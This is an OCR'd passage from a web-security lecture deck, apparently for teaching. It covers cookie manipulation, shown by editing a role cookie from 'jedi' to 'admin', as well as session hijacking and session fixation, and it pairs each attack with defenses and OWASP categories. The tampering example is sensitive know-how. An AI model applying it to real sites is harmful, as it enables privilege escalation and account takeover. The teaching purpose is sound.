




```
HTTP/1.1 200 OK
Set-Cookie: username=luke
Set-Cookie: role=jedi
...

<some html site>
```

do you see any problems?


Cookie Quick Manager
Extension... Manager)
moz-extension://522e0ba0-f091-48bc-b5ab-54
Search a domain...
Sub-domains
Context(s):
All
Auto-refresh
Domains (1)
192.168.0.101
2
Cookies
username:luke
role:jedi
Details
Domain
192.168.0.101
First-Party
Name
role
Value
URL
B64
jedi
Path
/
Context
Default
httpOnly
sameSite
No restriction
isSecure
Save the current cookie



Cookie Quick Manager
Extension... Manager)
moz-extension://522e0ba0-f091-48bc-b5ab-54
Search a domain...
Sub-domains
Context(s):
All
Auto-refresh
Domains (1)
192.168.0.101
2
Cookies
username:luke
role:jedi
Details
Domain
192.168.0.101
First-Party
Name
role
Value
URL
B64
admin
Path
/
Context
Default
httpOnly
sameSite
No restriction
isSecure
Save the current cookie

# Client-side Manipulation (of cookies)




| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Client-side Manipulation (of cookies)




| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Client-side Manipulation (of cookies)




| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | Encrypt and sign cookie values |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Client-side Manipulation (of cookies)




| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | Encrypt and sign cookie values<br>Remaining Problem:<br>Application cannot close all sessions of a user (e.g in case of compromise) |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Client-side Manipulation (of cookies)




| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | Encrypt and sign cookie values<br>Remaining Problem:<br>Application cannot close all sessions of a user (e.g in case of compromise)<br>ASP.NET ViewState works similar (hidden form field)<br>JWT (JSON Web Tokens) also work similar |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Client-side Manipulation (of cookies)




| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | Encrypt and sign cookie values<br>Remaining Problem:<br>Application cannot close all sessions of a user (e.g in case of compromise)<br>ASP.NET ViewState works similar (hidden form field)<br>JWT (JSON Web Tokens) also work similar<br><br>Use Server-side Session Management |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Client-side Manipulation (of cookies)



| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | Encrypt and sign cookie values<br>Remaining Problem:<br>Application cannot close all sessions of a user (e.g in case of compromise)<br>ASP.NET ViewState works similar (hidden form field)<br>JWT (JSON Web Tokens) also work similar<br><br>Use Server-side Session Management |
| OWASP Top 10 | A01:2021-Broken Access Control |
| (Primary)<br>Violated Principle | |


# Client-side Manipulation (of cookies)



| | |
|---|---|
| Goal | Manipulate data security checks depend on |
| How | Misplaced trust<br>User has full control over his client and can manipulate everything on it! |
| Solution | Encrypt and sign cookie values<br>Remaining Problem:<br>Application cannot close all sessions of a user (e.g in case of compromise)<br>ASP.NET ViewState works similar (hidden form field)<br>JWT (JSON Web Tokens) also work similar<br><br>Use Server-side Session Management |
| OWASP Top 10 | A01:2021-Broken Access Control |
| (Primary)<br>Violated Principle | „Earn or give, but never assume, trust.“ |


# Avoid common pitfalls


- We just said, we cannot trust the client
- How about signed rich-clients?
  - e.g. it’s possible to sign a Java client and prevent the JVM from executing unsigned Java applications via GPO in your company
- Still not a good idea!
  - Code-Signing protects the user from getting a compromised client!
  - Code-Signing will not protect your server-side application!
    - If an attacker wants to start a manipulated client, he will succeed eventually
      - alternative JVM
      - Virtual Machine
      - Foreign Device
      - etc.



THE CLIENT,
YOU MUST NEVER TRUST
MY YOUNG PADAWAN

# Sessions – Cookie based server side

```
POST /testlogin HTTP/1.1
Host: 192.168.0.101
...

username=luke&password=whoismyfather%3F
```












```
HTTP/1.1 200 OK
Set-Cookie: SESSID=n9ntoqopeu
...

<some html site>
```

# Sessions – Cookie based server side

```
GET /profile HTTP/1.1
Host: 192.168.0.101
Cookie: SESSID=n9ntoqopeu
```





```
HTTP/1.1 200 OK
Set-Cookie: SESSID=n9ntoqopeu
...

<some html site>
```


do you see any problems?

# Session Hijacking




| | |
|---|---|
| Goal | Get victim‘s SID and hijack his session |
| How | |
| Solution | |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim‘s SID and hijack his session |
| How | Guessable SID |
| Solution | |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID |
| Solution | (Secure) Random generation with enough entropy<br>bare min: >= 64 bit<br>recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010) |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010) |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010)<br>SID in GET Parameter<br>  Logfiles, Browser history, Referrer header |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010)<br>SID in GET Parameter<br>  Logfiles, Browser history, Referrer header |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure<br>Send SID only in header or body |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010)<br>SID in GET Parameter<br>  Logfiles, Browser history, Referrer header<br>Steal SID via XSS<br>  we will cover this later |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure<br>Send SID only in header or body |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking




| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010)<br>SID in GET Parameter<br>  Logfiles, Browser history, Referrer header<br>Steal SID via XSS<br>  we will cover this later |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure<br>Send SID only in header or body<br>Pay close attention to our XSS lecture later ;-) |
| OWASP Top 10 | |
| Violated Principle | |

# Session Hijacking



| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010)<br>SID in GET Parameter<br>  Logfiles, Browser history, Referrer header<br>Steal SID via XSS<br>  we will cover this later |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure<br>Send SID only in header or body<br>Pay close attention to our XSS lecture later ;-) |
| OWASP Top 10 | A07:2021-Identification and Authentication Failures |
| Violated Principle | |

# Session Hijacking



| | |
|---|---|
| Goal | Get victim's SID and hijack his session |
| How | Guessable SID<br>MitM at insecure channel<br>  Firesheep (2010)<br>SID in GET Parameter<br>  Logfiles, Browser history, Referrer header<br>Steal SID via XSS<br>  we will cover this later |
| Solution | (Secure) Random generation with enough entropy<br>  bare min: >= 64 bit<br>  recommended: >= 128 bit<br>Invalidate SIDs after a defined idle time<br>HTTPS for whole communication<br>  not just login<br>Secure flag<br>  Set-Cookie: SID=<ID>; Secure<br>Send SID only in header or body<br>Pay close attention to our XSS lecture later ;-) |
| OWASP Top 10 | A07:2021-Identification and Authentication Failures |
| Violated Principle | „Identify sensitive data and how they should be handled.“ |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Session Fixation

| | |
|---|---|
| Goal | User authenticates a SID which is already known by the attacker, so the attacker can hijack the session |
| How | This only works in specific scenarios with very specific circumstances<br><br>application also assigns SID to anonymous users (before login)<br>attacker can retrieve this SID from the user<br>e.g. physical at unlocked pc, XSS in unauthenticated application area, etc. |
| Solution | |
